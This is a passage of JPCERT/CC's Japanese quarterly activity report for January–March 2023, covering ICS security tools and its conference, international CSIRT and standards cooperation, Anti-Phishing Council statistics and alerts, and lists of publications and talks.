JPCERT/CC では、制御システムセキュリティ情報共有コミュニティーに向けて、情報提供用メーリングリストと情報共有ポータルサイト ConPaS のサービスを設けており、メーリングリストには現在 1,309 名に登録していただいています。参加資格や申し込み方法については、次の Web ページをご参照ください。

制御システムセキュリティ情報共有コミュニティー
https://www.jpcert.or.jp/ics/ics-community.html

これらの情報提供以外にも、制御システムに関連するソフトウェアや機器において深刻かつ影響範囲の広い脆弱性等が公表された場合には、「注意喚起」と呼ばれる情報を発行し、利用者に対して広く対策を呼びかけています。また発行時点で注意喚起の基準に満たないものの、国内で利用が認められる制御システムに関連する製品の脆弱性情報について、特段の対策を呼びかけることを目的として情報提供しています。

3.2.1. 注意喚起

本四半期に発行した注意喚起は 0 件でした。

3.2.2. その他、特段の対策を呼びかけた脆弱性情報

本四半期に発行したその他、特段の対策を呼びかけた脆弱性情報は 0 件でした。

3.2.3. ICS 脆弱性分析レポート

日々分析を行っている制御システム関連製品の脆弱性情報について、その分析結果を半期ごとに取りまとめ、その中から特に注目すべき情報を解説するレポートを公表する取り組みを 2021 年度から行っています。本レポートは、制御システムユーザー組織のセキュリティ担当者に向けて、制御システム関連製品の脆弱性情報を読み解く際や組織内で利用する制御システム製品の脆弱性への対応を検討する際の参考情報を提供することを目的としています。

本四半期は、2022 年度上期の分析結果を取りまとめたレポートを 2023 年 2 月 2 日に公表しました。2022 年度上期に Web インタフェースの脆弱性に関する指摘が複数見られたことから、それらに関連する ICS 関連の攻撃手法および対策などについて説明しています。

ICS 脆弱性分析レポート ― 2022 年度上期 ―
https://www.jpcert.or.jp/ics/ics-vuls-analysis-report

3.3. 制御システム関連のインシデント対応

JPCERT/CC は、制御システム関連のインシデント対応の活動として、インシデント報告の受付を行っています。本四半期における制御システムに関連する報告件数は 1 件（1 IP アドレス）でした。報告内容は、インターネットからアクセス可能な制御システム関連製品に関するもので、報告にもとづいて調査および調整を進めました。

3.4. 関連団体との連携

SICE（計測自動制御学会）と JEITA（電子情報技術産業協会）、JEMIMA（日本電気計測器工業会）が定期的に開催している合同セキュリティ検討ワーキンググループに参加し、制御システムのセキュリティに関して専門家の方々と意見交換を行いました。

3.5. 制御システム向けセキュリティ自己評価ツールの提供

JPCERT/CC では、制御システムの構築と運用に関するセキュリティ上の問題項目を抽出し、バランスの良いセキュリティ対策を行っていただくことを目的として、簡便なセキュリティ自己評価ツールである日本版 SSAT（SCADA　Self Assessment Tool：申し込み制）や J-CLICS（制御システムセキュリティ自己評価ツール：フリーダウンロード）を提供しています。本四半期は、日本版 SSAT に関する利用申し込みはなく、直接配付件数の累計は、日本版 SSAT が 291 件のままでした。

日本版 SSAT（SCADA Self Assessment Tool）
https://www.jpcert.or.jp/ics/ssat.html

制御システムセキュリティ自己評価ツール（J-CLICS）
https://www.jpcert.or.jp/ics/jclics.html

3.5.1. J-CLICS 攻撃経路対策編の提供開始

2023 年 3 月 7 日、JPCERT/CC は、自組織の制御システムに対して想定される攻撃への対策状況をセルフチェックして可視化し、対策で得られる効果の確認や、今後実施すべき対策を優先度付けすることができる新たな ICS セキュリティの自己評価ツール「J-CLICS 攻撃経路対策編」を公開しました。本ツールは次の Web ページからダウンロードできます。

J-CLICS 攻撃経路対策編（ICS セキュリティ自己評価ツール）
https://www.jpcert.or.jp/ics/jclics-attack-path-countermeasures.html

ICS セキュリティ自己評価ツール「J-CLICS 攻撃経路対策編」の公開
https://blogs.jpcert.or.jp/ja/2023/03/jclics-attach-path-countermeasures.html

本ツールは、攻撃者が制御システムをマルウェアに感染させようとする場合にマルウェアを持ち込む経路を攻撃経路と呼んで「ネットワーク経路」「無線 LAN 経路」「持ち込みデバイス経路」「物理アクセス経路」の 4 つに大別し、それぞれにおける想定される攻撃の手順と成立条件を整理した上で、実施すべき対策とその対策の効果をまとめています。

本ツールは、○×形式で 19 の設問に回答することを通じて対策状況を可視化するための「チェックリスト」、経路上のポイントごとの対策の考え方や設問項目の背景、目的、想定される攻撃、対策内容を解説した「設問項目ガイド」、各攻撃経路における攻撃の手順と成立条件を整理し成立条件ごとの対策と各設問項目との関連性をマッピングした「対策マップ」の 3 つの文書で構成されています。

本ツールを活用することで、対策の実施状況の可視化だけでなく、攻撃手順に対して効果が期待できる対策を確認しながら、今後実施すべき対策の検討を行うことができます。是非、本ツールをご活用ください。

なお、J-CLICS 攻撃経路対策編は、SICE/JEITA/JEMIMA セキュリティ合同 WG の活動の中で検討および作成が進められたツールです。作成においては、同WGメンバー、業界関係者、有識者の方々にご協力いただきました。

3.6. 制御システムセキュリティカンファレンス

2023 年 2 月 9 日（木）に「制御システムセキュリティカンファレンス 2023」をオンライン開催し、436 名の方々に参加いただきました。本カンファレンスは 2009 年 2 月から毎年開催しており、今回で 15 回目を迎えました。

新型コロナウイルス感染症の影響の長期化やウクライナ問題等さまざまなリスクの中で事業継続性を確保するとともに、事業革新を模索して DX が推進され、遠隔保守を含むリモートアクセスの利用拡大やクラウド環境の利用促進がこれまで以上に産業で進んでいます。そのような環境変化が、さまざまなメリットをもたらたしている半面で、サイバー攻撃の界面の拡大につながっています。また、ランサムウェア感染による被害は産業界でも高止まりしています。こうした状況を踏まえると、一層の強化された制御システムセキュリティ対策の重要性が増しています。今回のカンファレンスでは、このような国内外の制御システムにおける脅威の現状と、関連業界や企業で行われているセキュリティに関する先進的な取り組みを共有し、制御システムのセキュリティ対策技術の向上やベストプラクティスの確立の一助となるようにプログラムを構成しました。また、講演の一部については、公募を通じて広くご提案をいただいた上で選ぶことといたしました。

参加者の内訳は制御システムユーザーが約 4 割、制御システムベンダー等の制御システム関連組織が約 4 割、研究者やセキュリティベンダーを含めたその他組織が約 2 割でした。オンライン開催により全国各地から視聴いただくことができました。オンライン講演のスナップショット画面を［図 3-1］に、プログラムを［表 3-1］に示します。詳細については次の Web ページをご参照ください。

制御システムセキュリティカンファレンス 2023
https://www.jpcert.or.jp/event/ics-conference2023.html

制御システムセキュリティカンファレンス 2023 講演資料
https://www.jpcert.or.jp/present/#year2023

JPCERT/CC Eyes：制御システムセキュリティカンファレンス 2023 開催レポート
https://blogs.jpcert.or.jp/ja/2023/03/ics-conference2023.html

［図 3-1：制御システムセキュリティカンファレンス 2023 講演］

［表 3-1：制御システムセキュリティカンファレンス 2023 のプログラム］

「開会ご挨拶」 経済産業省　サイバーセキュリティ・情報化審議官 上村 昌博
(1)「制御システムセキュリティの現在と展望～この 1 年間を振り返って～」 一般社団法人 JPCERT コーディネーションセンター 技術顧問 宮地 利雄
(2)「IEC 62443 制御システムセキュリティ規格の現状～概要と最新の状況の紹介～」 横河電機株式会社　デジタルソリューション本部ライフサイクルサービス事業部 サイバーセキュリティ統括部／IEC/TC65/WG10 国際エキスパート　星野 浩志
(3)「ICS 環境の現場から考える検知・対応の難しさと解消に向けた対応の例」 PwC コンサルティング合同会社　Technology & Digital Consulting Digital Trust Senior Manager　茂山 高宏
(4)「制御システムにおけるリモート接続の課題と求められる機能」 Claroty Ltd.　APJ Sales / Solution Engineer 加藤 俊介
(5)「可用性を維持した制御システムの継続的改善手法とは？」 ABB 日本ベーレー株式会社　アプリケーション設計部 大石 貴之
(6)「どうする？これからの制御システムセキュリティ」 参天製薬株式会社　Digital ＆ IT 本部 / Global Cybersecurity Manager 正木 文統
(7)「ICS 関連製品の脆弱性情報の分析を通じて見えてきた課題」 一般社団法人 JPCERT コーディネーションセンター 制御システムセキュリティ対策グループ 堀 充孝
「閉会ご挨拶」 一般社団法人 JPCERT コーディネーションセンター 常務理事 有村 浩一

4. 国際連携活動関連

4.1. 海外 CSIRT 構築支援および運用支援活動

海外の National CSIRT 等のインシデント対応調整能力の向上を図るため、研修会やイベントでの講演等を通じた CSIRT の構築・運用支援を行っています。

4.2. 国際 CSIRT 間連携

国境をまたいで発生するインシデントへのスムーズな対応等を目的に、JPCERT/CC は海外 CSIRT との連携強化を進めています。また、APCERT（4.2.1.参照）や FIRST（4.2.2.参照）で主導的な役割を担う等、多国間の CSIRT 連携の枠組みにも積極的に参加しています。

4.2.1. APCERT（Asia Pacific Computer Emergency Response Team）

JPCERT/CC は、アジア太平洋地域の CSIRT コミュニティーである APCERT において、2003 年 2 月の発足時から継続して Steering Committee（運営委員会）のメンバーに選出されており、また、その事務局も担当しています。
APCERT の詳細および APCERT における JPCERT/CC の役割については次の Web ページをご参照ください。

JPCERT/CC within APCERT
https://www.jpcert.or.jp/english/apcert/

4.2.1.1. APCERT Steering Committee 会議の実施

APCERT の Steering Committee が、1 月 18 日と 3 月 27 日に電話会議を行い、今後の APCERT の運営方針等について議論しました。JPCERT/CC は Steering Committee メンバーとして会議に参加すると同時に、事務局として会議運営をサポートしました。

4.2.2. FIRST（Forum of Incident Response and Security Teams）

JPCERT/CC は、1998 年の加盟以来、FIRST の活動に積極的に参加しています。2021 年 6 月からは、JPCERT/CC の国際部マネージャー内田有香子が FIRST の理事を務めています。本四半期はオンラインによる理事会に加え、1 月にスペインのビルバオで、3 月に東京でそれぞれ開催された対面での理事会に出席しました。
FIRST の詳細については、次の Web ページをご参照ください。

FIRST
https://www.first.org/

FIRST.Org, Inc., Board of Directors
https://www.first.org/about/organization/directors

4.2.2.1. 2023 FIRST Regional Symposium for Europe への参加

1 月 31 日から 2 月 3 日にかけて、スペインのビルバオで開催された 2023 FIRST Regional Symposium for Europe に参加しました。これは FIRST が主催するヨーロッパ地域向けのシンポジウムで、近隣諸国の National CSIRT、民間企業を含む多数のサイバーセキュリティ専門家が参加し、インシデント対応の事例や解析手法について発表を行いました。
イベントの詳細については、次の Web ページをご参照ください。

2023 FIRST Regional Symposium for Europe
https://www.first.org/events/symposium/bilbao2023/

4.2.2.2. 2023 FIRST & AfricaCERT Symposium: Africa and Arab Regions でのワークショップ実施

2 月 28 日から 3 月 3 日まで、ルワンダのキガリで 2023 FIRST & AfricaCERT Symposium: Africa and Arab Regions が開催されました。この中で JPCERT/CC は 3 月 3 日に「SOC, CERT/CSIRT and then "Cyber Defense Centre" - A workshop on how to defend African nations/businesses with ITU-T X.1060」と題したワークショップをリモートで実施しました。X.1060 とは、国連の専門機関 ITU-T（国際電気通信連合電気通信標準化部門）で承認された標準文書で、規模や業種に関わらずさまざまな組織がサイバーディフェンスセンターを設立し運用するためのフレームワークを定義しています。JPCERT/CC はこの標準文書で定義されているフレームワークの普及啓発に携わっています。このワークショップでは、2 名の専門家を招いてサイバーディフェンスセンターの設立に関する課題などを議論しました。イベントの詳細、またワークショップの詳細については次の Web ページをご参照ください。

2023 FIRST & AfricaCERT Symposium: Africa and Arab Regions
https://www.first.org/events/symposium/africa-arab-regions2023/

JPCERT/CC ブログ「ITU-T X.1060 サイバーディフェンスセンターについてのワークショップをアフリカで開催」
https://blogs.jpcert.or.jp/ja/2023/03/CDCWorkshop.html

4.3. 国際標準化活動

IT セキュリティ分野の標準化を行うための組織 ISO/IEC JTC-1/SC27 で進められている標準化活動のうち、作業部会 WG3（セキュリティの評価・試験・仕様に関する標準化を担当）で検討されている標準化作業の一部と、WG4（セキュリティコントロールとサービスに関する標準化を担当）で検討されているインシデント管理に関する標準の改定に、情報処理学会の情報規格調査会を通じて参加しています。


WG4 において会議参加およびコメント回答処理等を担当していた規格書「ISO/IEC 27035-1:2023 Information technology — Information security incident management — Part 1: Principles and process」と「ISO/IEC 27035-2:2023 Information technology — Information security incident management — Part 2: Guidelines to plan and prepare for incident response」が 2 月に発行されました。

5. フィッシング対策協議会事務局の運営

フィッシング対策協議会（本節において以下「協議会」という。）は、フィッシングに関する情報収集・提供と動向分析、技術・制度的対応の検討等を行う会員組織です。JPCERT/CC は、経済産業省からの委託により、協議会の活動のうち、一般消費者からのフィッシングに関する報告・問い合わせの受付、フィッシングサイトに関する注意喚起等、一部のワーキンググループの運営等を行っています。また、協議会は報告を受けたフィッシングサイトについて JPCERT/CC に報告しており、これを受けて JPCERT/CC がインシデント対応支援活動の一環として、フィッシングサイトを停止するための調整等を行っています。

5.1. フィッシングに関する報告・問い合わせの受付

フィッシング報告件数は、1 月に減少したものの、引き続き多くの報告を受けています。



［図 5-1：1 年間のフィッシング報告件数（月別）］

報告件数の内訳では、Amazon をかたるフィッシングの報告数が最も多く、全体の約 31.6%を占めています。ついで、「イオンカードサービス」をかたるフィッシングの報告も多く、全体の約 11.6%を占めていました。

5.2. 情報収集／発信

5.2.1. フィッシングの動向等に関する情報発信

本四半期は、協議会 Web サイトや会員向けメーリングリストを通じて、フィッシングに関する緊急情報を計 27 件発信しました。
利用者が多いサービスに関する、影響範囲が大きいと思われるフィッシングについては、緊急情報を Web サイトに適宜掲載し、広く注意を喚起しました。詳細は次のとおりです。

- OCN をかたるフィッシング　：1 件
- PayPay カードをかたるフィッシング　：1 件
- Amazon をかたるフィッシング　：1 件
- さくらインターネットをかたるフィッシング　：1 件
- 静岡銀行をかたるフィッシング　：1 件
- セゾン Net アンサーをかたるフィッシング　：1 件
- 千葉銀行をかたるフィッシング　：1 件
- ヤマト運輸をかたるフィッシング　：1 件
- ビックカメラをかたるフィッシング　：1 件
- イオン銀行をかたるフィッシング　：1 件
- ソニー銀行をかたるフィッシング　：1 件
- イオンカードをかたるフィッシング　：1 件
- 関税等お支払いサイト（F-REGI 公金支払い）を装うフィッシング　：1 件
- SBJ 銀行をかたるフィッシング　：1 件
- ローソン銀行をかたるフィッシング　：1 件
- ディズニーをかたるフィッシング　：1 件
- 神奈川銀行をかたるフィッシング　：1 件
- 三井住友銀行をかたるフィッシング　：1 件
- GMO あおぞらネット銀行をかたるフィッシング　：1 件
- ソフトバンクをかたるフィッシング　：1 件
- えきねっとをかたるフィッシング　：1 件
- リクルート ID をかたるフィッシング　：1 件
- ライフカードをかたるフィッシング　：1 件
- 佐川急便をかたるフィッシング　：1 件
- 広島銀行をかたるフィッシング　：1 件
- 三井住友信託銀行をかたるフィッシング　：1 件
- PayPay 銀行をかたるフィッシング　：1 件
- 十八親和銀行をかたるフィッシング　：1 件
- 東京電力をかたるフィッシング　：1 件
- 東京ガスをかたるフィッシング　：1 件
- 関西電力をかたるフィッシング　：1 件
- 厚生労働省をかたるフィッシング　：1 件

- マイナポイント事務局をかたるフィッシング　：1 件

本四半期は、前四半期と比較すると報告件数が減少しました。1 月の減少は、年末年始、および、例年報告数が減少する旧正月といった季節的な影響と考えられます。

また、最近の傾向では、大手ブランド以外にも地方銀行やインターネットバンクが騙られることが多くなってきています。([図 5-2]) この理由としては、大手ブランドでは、フィッシング対策が進み、その利用者のフィッシング詐欺に関する認知度も向上したため、大手以外のブランドを騙っている可能性が考えられます。今後も、さまざまなブランドが新たにフィッシング詐欺の対象となる可能性があり、注意が必要です。

本四半期にはフィッシングのメールの誘導先に正規キャッシュレス決済ページを使用し、犯罪者が不正に取得したアカウントへ金銭チャージをさせる手法が発生したため、注意喚起のため緊急情報を公開しました ([図 5-3])。

［図 5-2：ソニー銀行をかたるフィッシングメールの例 ］

https://www.antiphishing.jp/news/alert/sonybank_20230214.html

［図 5-3：PayPay カードをかたるフィッシングサイトの例 ］

https://www.antiphishing.jp/news/alert/paypay_20230104.html

5.2.1. 定期報告

報告されたフィッシングサイト数を含む、毎月の活動報告等を協議会の Web サイトで次のとおり公開しています。

協議会 Web ページ
https://www.antiphishing.jp/

2023 年 1 月 フィッシング報告状況
https://www.antiphishing.jp/report/monthly/202301.html

2023 年 2 月 フィッシング報告状況
https://www.antiphishing.jp/report/monthly/202302.html

2023 年 3 月 フィッシング報告状況
https://www.antiphishing.jp/report/monthly/202303.html

5.2.2. フィッシングサイト URL 情報の提供

フィッシング対策ツールバーやアンチウイルスソフトなどを提供している事業者やフィッシングに関する研究を行っている学術機関等である協議会の会員等に対し、協議会に報告されたフィッシングサイトの URL を集めたリストを提供しています。これは、フィッシング対策製品の強化や、関連研究の促進を目的としたものです。本四半期末の時点で 55 組織に対し URL 情報を提供しており、今後も要望に応じて提供を拡充する予定です。

5.2.3. フィッシング対策ガイドライン等の改定作業

「技術・制度検討ワーキンググループ」は、協議会の会員を中心とする有識者で構成される、フィッシング対策に関するガイドラインや動向レポートを作成・改訂を行う作業部会です。
本四半期は、2023 年版のガイドラインおよびレポートの改訂に向けて、次のとおり会合を開催し、最近のフィッシングの傾向、関連技術、法制度の整備状況等について情報を共有しつつ、事業者および一般消費者が講ずべきフィッシング対策等について議論しました。活動報告会として開催した、第 6 回の会合では、議論した結果を取りまとめたガイドラインおよびレポートの概要を報告しました。

- 技術・制度検討ワーキンググループ会合（第 5 回）
  日時：2023 年 1 月 23 日（金）13:00-15:00

- 技術・制度検討ワーキンググループ会合（第 6 回兼 2022 年度報告会）
  日時：2023 年 3 月 9 日 13:30-15:30

6. フィッシング対策協議会の会員組織向け活動

協議会では、経済産業省から委託された活動のほかに、協議会の会員組織向けの独自の活動を、運営委員会の決定に基づいて行っており、JPCERT/CC は事務局としてこれらの活動の実施を支援しています。
ここでは本四半期における会員組織向けの活動の一部について記載します。

6.1. 運営委員会開催

本四半期においては、協議会の活動の企画・運営方針の決定等を行う運営委員会を次のとおり開催しました。

- 第 105 回運営委員会（オンライン）
  2023 年 2 月 16 日（木）16:00 - 18:00

- 第 106 回運営委員会（オンライン）
  2023 年 3 月 16 日（木）16:00 - 18:00

6.2. ワーキンググループ会合等 開催支援

本四半期においては、次のとおり開催された協議会のイベントやワーキンググループ等の会合の開催を支援しました。

- 学術研究ワーキンググループ会合
  日時：1 月- 3 月　毎週火曜日 9：00 - 9：30

- 認証方法調査・推進ワーキンググループ会合
  日時：3 月 15 日（水）　16：00 - 18：00
  日時：3 月 22 日（水）　16：00 - 18：00

- 第 7 回フィッシング勉強会（オンライン）
  日時：1 月 20 日（金） 13：00 - 13：55

※ワーキンググループ会合等はすべてオンライン開催

7. 公開資料

本章では JPCERT/CC が本四半期に公開した調査・研究の報告書や論文、セミナー資料を一覧にまとめています。

7.1. インシデント報告対応レポート

JPCERT/CC では、国内外で発生するコンピューターセキュリティインシデントの報告の受付、対応の支援、発生状況の把握、手口の分析、再発防止のための助言などを行っています。そうした活動の概要を紹介するために、インシデント報告数、報告されたインシデントの総数、報告に対応して JPCERT/CC が行った調整の件数などの統計情報、およびインシデントの傾向やインシデント対応事例を四半期ごとにまとめて、邦文および英文のレポートとして公表しています。

2023-01-19
JPCERT/CC インシデント報告対応レポート［2022 年 10 月 1 日～2022 年 12 月 31 日］
https://www.jpcert.or.jp/pr/2023/IR_Report2022Q3.pdf

2023-03-10
JPCERT/CC Incident Handling Report [October 1, 2022 - December 31, 2022]
https://www.jpcert.or.jp/english/doc/IR_Report2022Q3_en.pdf

7.2. インターネット定点観測レポート

JPCERT/CC では、インターネット上に複数のセンサーを分散配置し、不特定多数に向けて発信されるパケットを継続して収集するインターネット定点観測システム「TSUBAME」を構築・運用しています。脆弱性情報、マルウェアや攻撃ツールの情報などを参考に、収集したデータを分析することで、攻撃活動やその準備活動の捕捉に努めています。こうしたインターネット定点観測の結果を四半期ごとにまとめて邦文および英文のレポートとして公表しています。

2023-01-31
JPCERT/CC インターネット定点観測レポート［2022 年 10 月 1 日～2022 年 12 月 31 日］
https://www.jpcert.or.jp/tsubame/report/report202210-12.html
https://www.jpcert.or.jp/tsubame/report/TSUBAME_Report2022Q3.pdf

2023-03-10
JPCERT/CC Internet Threat Monitoring Report [October 1, 2022 - December 31, 2022]
https://www.jpcert.or.jp/english/doc/TSUBAMEReport2022Q3_en.pdf

7.3. 脆弱性関連情報に関する活動報告

IPA と JPCERT/CC は、それぞれ受付機関および調整機関として、ソフトウエア製品等の脆弱性関連情報に関する取扱規程（平成 29 年経済産業省告示 第 19 号）等に基づく脆弱性関連情報流通制度の運用の一端を 2004 年 7 月から担っています。この制度の運用に関連した前四半期の活動実績と、同期間中に公表された脆弱性に関する注目すべき動向をまとめてレポートとして公表しています。

2023-01-19
ソフトウェア等の脆弱性関連情報に関する届出状況［2022 年第 4 四半期（10 月～12 月）］
https://www.jpcert.or.jp/pr/2023/vulnREPORT_2022q4.pdf

7.4. JPCERT/CC Eyes～JPCERT コーディネーションセンター公式ブログ～

JPCERT コーディネーションセンター公式ブログ「JPCERT/CC Eyes」は、JPCERT/CC が分析・調査した内容、国内外のイベントやカンファレンスの様子などを JPCERT/CC のアナリストの眼を通して、いち早くお届けする読み物です。
本四半期においては次の 15 件の記事を公表しました。

日本語版発行件数：9 件　https://blogs.jpcert.or.jp/ja/

2023-01-10　Malware Analysis Operations（MAOps）の自動化
2023-02-07　TSUBAME レポート Overflow（2022 年 10～12 月）
2023-02-16　CWE（Common Weakness Enumeration）の View「CWE-1003」日本語訳の公開

2023-03-02　JSAC2023 開催レポート～DAY 1～
2023-03-09　JSAC2023 開催レポート～DAY 2～
2023-03-16　JSAC2023 開催レポート～DAY 2 Workshop～
2023-03-20　ITU-T X.1060 サイバーディフェンスセンターについてのワークショップをアフリカで開催
2023-03-22　ICS セキュリティ自己評価ツール「J-CLICS 攻撃経路対策編」の公開
2023-03-30　制御システムセキュリティカンファレンス 2023 開催レポート

英語版発行件数：6 件 https://blogs.jpcert.or.jp/en/

2023-01-10　Automating Malware Analysis Operations (MAOps)
2023-03-14　TSUBAME Report Overflow (Oct-Dec 2022)
2023-03-15　JSAC2023 -Day 1-
2023-03-20　Workshop on ITU-T X.1060 Cyber Defence Centre at Kigali, Rwanda
2023-03-22　JSAC2023 -Day 2-
2023-03-29　JSAC2023 -Day 2 Workshop-

8. 主な講演活動

(1) 佐藤 祐輔（エンタープライズサポートグループリーダー ）：
「コーディネーターの立場から見る、製品開発者における脆弱性対応」
PSIRT 徹底解説セミナーオンラインセミナー（主催：PwC コンサルティング合同会社、講演日：2023 年 1 月 16 日～3 月 10 日）
(2) 佐條 研（インシデントレスポンスグループ マルウェアアナリスト）：
「最新のサイバー空間の脅威情勢と対策」
サイバー犯罪捜査専科（主催：静岡県警察本部、講演日：2023 年 1 月 24 日）
(3) 佐々木 勇人（早期警戒グループマネージャー 脅威アナリスト）：
「フィッシング犯罪の概況と対策の全体像について」
サイバー犯罪捜査専科（主催：静岡県警察本部、講演日：2023 年 1 月 24 日）
(4) 佐々木 勇人（早期警戒グループマネージャー 脅威アナリスト）：
「サイバー攻撃をどこで”迎え撃つ”のか ―攻撃者のラテラルムーブメント対策の必要性―」
VMware Security Forum -新たな戦場はラテラル セキュリティ-（主催：ヴイエムウェア株式会社、講演日：2023 年 1 月 30 日）
(5) 洞田 慎一（早期警戒グループ部門長・サイバーメトリクスグループ部門長）：
「2022 年度の放送におけるインシデントの振り返り」
民間放送事業者連盟情報セキュリティセミナー（主催：民間放送事業者連盟、開催日：2023 年 2 月 9 日）
(6) 佐々木 勇人（早期警戒グループマネージャー 脅威アナリスト）：
「『対外応答』と『原因特定』に着目したインシデント初動対応のポイント」
三重サイバーセキュリティ・アイザックオンラインセミナー（主催：三重サイバーセキュリティ・

アイザック、講演日：2023 年 2 月 14 日）

(7) 佐々木 勇人（早期警戒グループマネージャー 脅威アナリスト）：
「メール経由のサイバー脅威から従業員を守るには？～脅威の最新動向から探る、いま現場と経営者がすべきこと～」
メールセキュリティ最前線～あなたの企業も他人ごとではない、進化する脅威に対抗せよ～（主催：アイティメディア株式会社、講演日：2023 年 2 月 15 日）

(8) 横井 逸人（早期警戒グループ 脅威アナリスト）：
「教育機関におけるサイバーセキュリティ」
情報セキュリティ研修（主催：学校法人成蹊学園、講演日：2023 年 3 月 15 日）

(9) 宮地 利雄（技術顧問）：
「プラント／インフラサービスにおけるサイバー攻撃の最新事情と対策」
第 32 回テクノセミナー「IoT/AI による DX 推進上のポイント！ ～暗黙知の見える化とサイバーセキュリティ対策～（主催： 公益社団法人 日本技術士会 神奈川県支部、講演日： 2023 年 3 月 15 日）

9. 主な執筆活動

(1) 横井 逸人（早期警戒グループ 脅威アナリスト）：
「2022 年の情報セキュリティ動向」
（掲載書籍名：インターネット白書 2023　分断する世界とインターネットガバナンス、発行：株式会社インプレス、発行日：2023 年 2 月 17 日）

10. 協力、後援

本四半期は次の行事の開催に協力または後援等を行いました。

(1) 第 7 回 重要インフラサイバーセキュリティコンファレンス&第 4 回 産業サイバーセキュリティコンファレンス
主催：重要インフラサイバーセキュリティコンファレンス実行委員会
開催日：2023 年 2 月 15 日～16 日

(2) セキュリティフォーラム 2023
主催：一般社団法人日本スマートフォンセキュリティ協会
開催日：2023 年 3 月 1 日

(3) Security Days Spring 2023
主催：株式会社ナノオプト・メディア
開催日：2023 年 3 月 7 日～16 日

■インシデントの対応依頼、情報のご提供
info@jpcert.or.jp
https://www.jpcert.or.jp/form/
■制御システムに関するインシデントの対応依頼、情報のご提供
icsr-ir@jpcert.or.jp
https://www.jpcert.or.jp/ics/ics-form.html
■脆弱性情報ハンドリングに関するお問い合わせ　：vultures@jpcert.or.jp
■制御システムセキュリティに関するお問い合わせ　：icsr@jpcert.or.jp
■セキュアコーディングセミナーのお問い合わせ　：secure-coding@jpcert.or.jp
■公開資料、講演依頼、その他のお問い合わせ　：pr@jpcert.or.jp

■PGP 公開鍵について　：https://www.jpcert.or.jp/jpcert-pgp.html